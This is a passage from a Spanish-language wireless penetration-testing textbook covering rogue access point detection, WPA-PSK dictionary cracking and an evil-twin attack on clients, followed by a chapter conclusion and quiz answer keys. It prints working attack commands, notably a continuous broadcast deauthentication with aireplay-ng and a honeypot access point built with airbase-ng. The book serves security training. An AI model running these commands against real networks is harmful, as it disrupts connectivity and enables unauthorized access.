- Encontrar malas asociaciones de clientes
- Encontrar clientes no autorizados
- Técnicas de encriptación
- Penetrar en la infraestructura
- Comprometer clientes

Encontrar los puntos de acceso

El administrador nos ha proporcionado la lista de direcciones MAC de los clientes autorizados y los puntos de acceso:

Punto de acceso autorizado:

- ESSID: Wireless Lab
- MAC **Address:** `00:21:91:D2:8E:25`
- **Configuración:** `WPA-PSK`

Los clientes autorizados:

- MAC **Address:** `60:FB:42:D5:E4:01`


Ahora vamos a utilizar esta lista para encontrar puntos de acceso en el sistema.

Parte práctica – Buscando puntos de acceso no autorizados


Siga las instrucciones para comenzar:

1. Volcamos una lista de todas las direcciones MAC en el swich de la red del cliente. En el caso más común, las interfaces de cable e inalámbricas de direcciones MAC difieren en 1. Nos encontramos con la siguiente lista de direcciones de los swichs : `00:21:91:D2:8E:26` y `00:24:B2:24:7E:BF` que están cerca de los que observamos en el aire

2. Se trata de cerrar los puntos de acceso como se muestra en la captura de pantalla:



3. Esto nos lleva a la conclusión de que el punto de acceso con ESSID `New NETGEAR` q y la dirección MAC inalámbrica `00:24:B2:24:7E:BE` con la MAC en la cara del cable `00:24:B2:24:7E:BF` es un dispositivo no autorizado



4. Ahora usamos varios comandos del conmutador de red para averiguar qué puerto físico que se conecta a la red corporativa y retírela.

¿Qué ha pasado?

Hemos detectado un punto de acceso no autorizados en la red mediante una simple técnica de la dirección MAC correspondiente. Es de señalar que podría ser posible vencer a este enfoque y por lo tanto esto no es a toda prueba. Con el fin de detectar puntos de acceso de forma determinante tendrá que utilizar los sistemas inalámbricos de prevención de intrusiones que utilizan una variedad de técnicas mediante el envío de paquetes diseñados para detectar puntos de acceso no autorizados.

Encontrar clientes no autorizados

Una de las principales preocupaciones es que un cliente no autorizado se conecta a la red corporativa. Estos pueden haber sido traídos por los empleados o alguien puede haber entrado en la red. En esta sección, vamos a ver cómo encontrar clientes no autorizados:

Parte práctica – Clientes no autorizados

Siga las instrucciones para comenzar:

1. Nos fijamos en la parte del cliente de la salida de `airodump-ng`:

```
BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   C8:BC:C8:EE:12:0B  -19    0 - 1     86        5  vivek
(not associated)   00:14:A5:AC:42:72  -62    0 - 1      0        1
(not associated)   00:22:7F:28:23:08  -68    0 - 2      0        2  Mesh-320833000058-12
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -25   54e-54e     0       15  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -73    0 - 1e   508       39  Wireless Lab,Vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -48   54 - 1    164        7
40:4A:03:AB:EB:E2  78:E4:00:51:98:59  -66    0 - 1      0        1
00:22:7F:25:0A:99  00:24:2B:64:DF:A4   -1    1 - 0      0        5
AC:67:06:32:AC:99  00:21:5C:81:B9:C7   -1    1e- 0      0        4
```

2. Podemos ver claramente que un cliente con la dirección MAC se asocia con el punto de acceso autorizado, a pesar de que no es parte de la red corporativa:

```
BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   C8:BC:C8:EE:12:0B  -19    0 - 1     86        5  vivek
(not associated)   00:14:A5:AC:42:72  -62    0 - 1      0        1
(not associated)   00:22:7F:28:23:08  -68    0 - 2      0        2  Mesh-320833000058-12
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -25   54e-54e     0       15  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -73    0 - 1e   508       39  Wireless Lab,Vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -48   54 - 1    164        7
40:4A:03:AB:EB:E2  78:E4:00:51:98:59  -66    0 - 1      0        1
00:22:7F:25:0A:99  00:24:2B:64:DF:A4   -1    1 - 0      0        5
AC:67:06:32:AC:99  00:21:5C:81:B9:C7   -1    1e- 0      0        4
```

3. Esto claramente nos permite localizar los clientes no autorizados conectados a la red.

¿Qué ha pasado?

Hemos utilizado `airodump-ng` para encontrar los clientes no autorizados conectados a los puntos de acceso autorizados. Esto apunta al hecho de que un usuario autorizado utiliza un cliente externo o un usuario no autorizado ha logrado acceder a la red.


Técnicas de encriptación

Ahora echemos un vistazo a la red autorizada y vemos si podemos romper la clave de red WPA. Vemos que el cifrado de la red es WPA-PSK, esta es una mala señal en sí misma. Vamos a tratar un ataque de diccionario sencillo para comprobar la fortaleza de la contraseña elegida.


Parte práctica – Cracking WPA

Siga las instrucciones para comenzar:


1. Vamos a ejecutar `airodump-ng` con objetivo el punto de acceso `Wireless Lab` mediante el uso de un filtro basado en BSSID:




2. `Airodump-ng` empieza a recoger los paquetes y espera el apretón de manos WPA:



3. Por suerte, hay un cliente conectado y se puede usar un ataque de de-autenticación para acelerar las cosas:




4. Ahora, hemos capturado un apretón de manos WPA:



5. Iniciamos `aircrack-ng` para comenzar un ataque de diccionario en el handshake:

6. A medida que la contraseña ha sido fácil, hemos sido capaces de descifrar utilizando el diccionario como se muestra en la siguiente pantalla:



A pesar de que WPA-PSK se puede hacer prácticamente impenetrable por la elección de una contraseña fuerte, los administradores de esta red cometieron el error fundamental de la elección de una forma fácil de recordar y utilizar contraseña. Esto llevó al compromiso de la red utilizando el ataque sencillo basado en diccionario.

Comprometer los clientes

En esta sección vamos a explorar si podemos obligar a un cliente a asociarse con nosotros. Esto abrirá nuevas oportunidades para comprometer la seguridad del cliente.

Parte práctica – Comprometiendo a los clientes

Siga las instrucciones para comenzar:

1. Volvamos a la sección de clientes de la pantalla de `airodump-ng`:

```
BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   C8:BC:C8:EE:12:0B  -19    0 - 1     86        5  vivek
(not associated)   00:14:A5:AC:42:72  -62    0 - 1      0        1
(not associated)   00:22:7F:28:23:08  -68    0 - 2      0        2  Mesh-320833000058-12
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -25   54e-54e     0       15  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -73    0 - 1e   508       39  Wireless Lab,Vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -48   54 - 1    164        7
40:4A:03:AB:EB:E2  78:E4:00:51:98:59  -66    0 - 1      0        1
00:22:7F:25:0A:99  00:24:2B:64:DF:A4   -1    1 - 0      0        5
AC:67:06:32:AC:99  00:21:5C:81:B9:C7   -1    1e- 0      0        4
```

2. Vemos que el cliente autorizado tiene dos redes en su lista de redes preferidas `Wireless-Lab` y `Vivek`. Primero vamos a crear un punto de acceso Vivek utilizando `airbase-ng`:

```
root@bt: ~ - Shell No. 3 -
Menu  on  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid Vivek mon0
14:42:39  Created tap interface at0
14:42:39  Trying to set MTU on at0 to 1500
14:42:39  Access Point with BSSID 00:C0:CA:3E:BD:93 started.
```

3. Vamos a desconectar el cliente a lafuerza del `Wireless Lab` de forma continuada enviamos mensajes de de-autenticación:

```
root@bt:~#
root@bt:~# aireplay-ng --deauth 0 -a 00:21:91:D2:8E:25 mon0
14:43:12  Waiting for beacon frame (BSSID: 00:21:91:D2:8E:25) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:43:12  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:13  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:13  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:14  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:14  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:15  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:15  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:16  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:16  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:17  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:17  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:19  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:19  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:20  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:20  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:21  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:21  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:22  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:22  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:23  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
```

4. El cliente busca ahora los puntos de acceso disponibles y se conecta a `Vivek`:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid Vivek mon0
14:42:39  Created tap interface at0
14:42:39  Trying to set MTU on at0 to 1500
14:42:39  Access Point with BSSID 00:C0:CA:3E:BD:93 started.



14:43:32  Client 60:FB:42:D5:E4:01 associated (unencrypted) to ESSID: "Vivek"
```

Se utilizó la lista de redes preferidas del cliente y creamos un punto de acceso honeypot con el mismo SSID. A continuación, desconectamos a la fuerza al cliente desde el punto de acceso autorizado. El cliente entonces comenzó a buscar todos los puntos de acceso disponibles y encontró `Vivek` que también estará disponible en las inmediaciones. Luego se conecta a `Vivek` que es controlado por nosotros.

Presentación de informes

Ahora que hemos encontrado todas estas vulnerabilidades de seguridad, tenemos que informar a la empresa. Cada compañía de pruebas de penetración tiene su propia estructura de exposición. Sin embargo, debe contener como mínimo los siguientes datos:

1. Descripción de la vulnerabilidad
2. Gravedad
3. Los dispositivos afectados
4. Vulnerabilidad de tipo de software / hardware / configuración
5. Soluciones
6. Solventado

En la estructura anterior se da suficiente información para un administrador de red o de seguridad para encontrar el parche de la vulnerabilidad. En este punto la prueba de intrusión sólo puede proporcionar el apoyo al administrador para ayudarle a entender las vulnerabilidades y tal vez proponer las mejores prácticas para asegurar su red.

Examen sorpresa – Test de penetración inalámbrico

1. Podemos detectar un punto de acceso no autorizado usando?
    a. Direcciones IP
    b. Direcciones MAC
    c. A y b
    d. Ninguna de las anteriores

2. Un cliente mal asociacido se puede prevenir
    a. Interviniendo al usuario antes de conectarse a un punto de acceso
    b. Sólo mantener las redes autorizadas en la lista de redes preferidas
    c. Utilizando WPA2

d. No usando WEP

3. En la fase de información, ¿cuál crees que decidió la importancia de la vulnerabilidad?

a. Descripción

b. Gravedad

c. Los dispositivos afectados

d. Ambos (b) y (c)

4. En los ataques a los clientes, ¿que opción en `airbase-ng` nos permite responder a todos los clientes de sondeo?

a. -a

b. `–essid`

c. -P

d. -C

Resumen

En este capítulo, hemos aprendido cómo llevar a cabo una prueba de penetración inalámbrica utilizando BackTrack. Dependiendo del tamaño de la red, la complejidad y el tiempo real puede ser bastante grande. Hemos tomado una pequeña red para ilustrar las diversas fases y técnicas que se utilizan para ejecutar una prueba de penetración.

A Conclusión y camino por recorrer

"No sé lo que puede parecer el mundo, pero a mí me parece que he sido sólo como un niño jugando en la orilla del mar y divirtiéndome en encontrar de vez en cuando un guijarro más liso o una concha más bonita de lo normal, mientras el gran océano de la verdad estaba descubriendo todo antes que yo. "

Sir Isaac Newton

A pesar de que hemos llegado al final del libro, debemos estar siempre dispuestos a aprender más y seguir siendo un estudiante para siempre

Finalmente hemos llegado al final de este libro, pero es de esperar que esto sea sólo el comienzo de su viaje en seguridad Wi-Fi. En este capítulo, analizaremos los pasos a seguir en su camino de aprendizaje como una prueba de intrusión inalámbrica.

Terminando

Ha sido un viaje emocionante en los últimos 10 capítulos. Comenzamos con la creación de un laboratorio básico para Wi-Fi y terminamos con la realización de ataques a PEAP y WPA-Enterprise. Definitivamente, hemos recorrido un largo camino.

Sin embargo, el viaje no ha terminado aún y honestamente no puede terminar. Seguridad Wi-Fi es un campo en constante evolución y nuevos ataques , herramientas y técnicas se están descubriendo, se dan a conocer y se libera cada mes. Es importante mantenerse informado y actualizado con el fin de ser un buen pentester.

En este capítulo, veremos cómo configurar un laboratorio más avanzado y nos pondremos en contacto con los diferentes recursos que puede utilizar para mantenerse al día con los últimos acontecimientos en este campo.

Construir un laborario Wi-Fi avanzado

El laboratorio que hemos creado para este libro es pequeño y es ideal para empezar en el mundo de la seguridad inalámbrica. Sin embargo, se requeriría un laboratorio más avanzado si va a seguir una carrera en seguridad Wi-Fi y pruebas de penetración.

Aquí hay un par de elementos adicionales que podrían considerar comprar:

Antenas direccionales:

Las antenas direccionales se podrían utilizar para aumentar la señal y ayudar a detectar más redes Wi-Fi desde lejos. Esto puede ser útil cuando la prueba de penetración consiste en una gran instalación, que puede ser difícil de cubrir a pie.

Hay diferentes tipos de antenas adecuadas para diversos fines. Valdría la pena hacer algunas investigaciones sobre este tema antes de hacer una compra.

Puntos de acceso Wi-Fi:

Puede ser interesante para experimentar con diferentes puntos de acceso con 802.11 a / b / g / n, y así sucesivamente, ya que uno nunca puede estar seguro de lo que va encontrar en el campo. Sin embargo, fundamentalmente desde la perspectiva de la auditoría, las técnicas siguen siendo las mismas, en algunos casos raros, los fabricantes pueden haber añadido sus parches de seguridad propios a los problemas de ataque. Sería bueno tener una experiencia con un conjunto variado de puntos de acceso:

Tarjetas Wi-Fi:

Hemos utilizado la tarjeta de Alfa para las sesiones de nuestro laboratorio a lo largo de este libro. Hay otras tarjetas basadas en USB e incorporadas en las computadoras portátiles que también podrían ser utilizadas con los controladores adecuados para los fines de pruebas de penetración inalámbrica. Puede ser que sea una buena idea explorar algunas de estas tarjetas y controladores. Esto puede ser útil cuando te enfrentas a una situación en que la tarjeta de Alfa falla y tienes que usar las tarjetas incorporadas por defecto o de otro tipo.

Smartphones y otros dispositivos Wi-Fi activados:

En el mundo actual, las computadoras portátiles no son los únicos dispositivos Wi-Fi activados. Casi todos los dispositivos móviles viene con Wi-Fi incluidos en el mismo, Smartphones, tabletas, etc. Podría ser una buena idea comprar una gran variedad de estos dispositivos y utilizarlos en los laboratorios:

Mantenerse al día

La seguridad es un campo que avanza rápido y usted encontrará que si está fuera de contacto aunque sea por un corto período (un par de meses), parte de sus conocimientos pueden quedar obsoletos. Con el fin de mantenerse al día, se recomienda utilizar los siguientes medios:

Listas de correo:

`http://www.securityfocus.com/` tiene varias listas de correo, que concentran los grupos de discusión para los debates técnicos. Entre otros, le recomendamos suscribirse a wifisec@securityfocus.com para mantenerse en contacto con las últimas actualizaciones en el campo.

Sitios web:

El sitio Aircrack-NG es el mejor recurso para mantenerse actualizado sobre las nuevas herramientas de esta suite. Creado por Thomas d'Otreppe aka Mister_X esta es probablemente la mejor herramienta que hay para hackear LAN:

`http://www.aircrack-ng.org`

Entre mis favoritos esta el sitio web de Raúl Siles, que contiene una lista detallada de las herramientas, documentos, artículos de investigación, material para conferencias y mucho más, todo ello dedicado a la seguridad Wirless:

`http://www.raulsiles.com/resources/wifi.html`

Blog de Joshua Wright, aunque no es actualizada regularmente, es el lugar definitivo para lo último en ataques WPA-Enterprise:

`http://www.willhackforsushi.com/`

Conferencias:

Conferencias de hackers y de seguridad, como Defcon y Blackhat tienen excelentes conversaciones y talleres cada año sobre diversos temas en materia de seguridad, incluida la seguridad inalámbrica. La mayoría de estos videos hablan de los materiales del curso y se liberan gratuitamente en línea. Sería bueno seguir estas conferencias:

- Defcon: `http://www.defcon.org`
- Blackhat: `http://www.blackhat.com`

Relacionados con BackTrack:

BackTrack es una plataforma en constante evolución. Es importante asegurarse de que su copia es siempre la más actual. Los siguientes sitios web son el primer lugar de noticias sobre esto:

BackTrack sitio web: `http://www.backtrack-linux.org`

Offensive security: `http://www.offensive-security.com`

Conclusión

1. Espero que hayan disfrutado de este libro y los diferentes ejercicios en el mismo. Esperemos que, por ahora usted sea capaz de llevar a cabo pruebas de penetración en las redes inalámbricas con facilidad utilizando BackTrack. Nuestro consejo final para usted sería siempre estudiar y seguir aprendiendo Esto es lo que le mantendrá más en forma que el resto de la competencia.

2. Le deseamos todo lo mejor para su carrera en las pruebas de penetración inalámbrica

B

Respuestas

Capítulo 1 Configuración de Wireless Lab

Pregunta	Respuesta
1)	Ejecute el comando `ifconfig` wlan0. En la salida, usted debe ver una bandera "UP", esto indica que la tarjeta es funcional.
2)	Sólo se necesita un disco duro si se desea almacenar alguna cosa en los reinicios, como ajustes de configuración o scripts.
3)	Muestra la tabla ARP en el equipo local.
4)	Queremos usar wpa_supplicant.

Capítulo 2 WLAN y sus inseguridades inherentes

Pregunta	Respuesta
1)	b) los marcos de gestión con el sub-tipo de autenticación sería responsable de la autenticación WLAN
2)	b) El nombramiento se inicia desde mon0 a monX, por lo que la segunda interfaz es mon1.
3)	Para ello tendremos que utilizar la opción de que es el complemento del filtro para la selección de todas las tramas Beacon. Esta es a).

Capítulo 3, Bypass a la utenticación WLAN

Pregunta	Respuesta
1)	d) Todo lo anterior tendrá el mismo efecto que el cliente se conecte de nuevo.
2)	b) La autenticación abierta no ofrece ninguna seguridad en absoluto.
3)	a) Se deriva de la ristra de los paquetes y volver a utilizar para responder al desafío que viene.

Capítulo 4, defectos WLAN cifrado

Pregunta	Respuesta
1)	c) Los paquetes ARP cifrados se utilizan para un ataque de repetición.
2)	a) WEP puede ser siempre roto, no importa la clave utilizada es el punto de acceso lo está ejecutandolo.
3)	b) WPA-PSK puede ser hackeada si una contraseña débil aparece en un diccionario que se elija.

Capítulo 5, ataques a la infraestructura WLAN

Pregunta	Respuesta
1)	a) AP no autorizados no usan ningún tipo de cifrado.
2)	a) Si dos puntos de acceso tienen la misma dirección MAC y SSID, la diferenciación entre ellos es una tarea difícil.
3)	a) Normalmente, un ataque de denegación hace caer a la red y hace que sea inutilizable.
4)	a) AP no autorizados ofrecen una entrada de backdoor en la red autorizada.

Capítulo 6, atacando a los clientes

Pregunta	Respuesta
1)	b) El ataque Caffe Latte puede ayudar a recuperar la clave WEP en el cliente.
2)	a) Honeypots normalmente no utilizan cifrado y autenticación abierta para que los clientes puedan conectarse a ellos con facilidad.
3)	d) Tanto de-autenticación y desasociación son ataques de denegación de servicio.
4)	b) Caffe Latte sólo se puede recuperar la clave si el cliente tiene la clave WEP de la red autorizada, en caché y/o almacenada en él.

Capítulo 7, Ataques WLAN avanzados

Pregunta	Respuesta
1	b) En todos los ataques Man-in-the-middle, el atacante es el que está en el centro.
2	b) Dnsspoof falsifica respuestas DNS para secuestrar sesiones.
3	c) SSID no tiene ningún papel que desempeñar en MITMs.
4	a) at0 es la parte cableada del punto de acceso basado en software creado por `airbase-ng`

Capítulo 8, atacar WPA Enterprise y RADIUS

Pregunta	Respuesta
1)	b) freeradius-WPE es un parche escrito por Joshua Wright para el servidor FreeRADIUS original.
2)	b) PEAP puede ser atacado porque un cliente ingenuo acepta el certificado de servidor falso proporcionado por el atacante.
3)	d) EAP-TLS utiliza certificados de cliente y servidor.
4)	b) EAP-TTLS utiliza en el servidor de certificados.

Capítulo 9, Metodología de pruebas de penetración wireless

Pregunta	Respuesta
1)	d) no es trivial para detectar puntos de acceso el uso de enlaces simples como IP y MAC ya que no funciona en la mayoría de los casos.
2)	a) Si el usuario comprueba cada punto de acceso antes de conectarse a el, entonces la mayoría de ataques podrían haberse evitado.
3)	d) Un defecto grave en un dispositivo importante en la red sería la vulnerabilidad más importante a solucionar.
4)	c) La opción `-P` tomada de la airbase-ng responde a todas las sondas.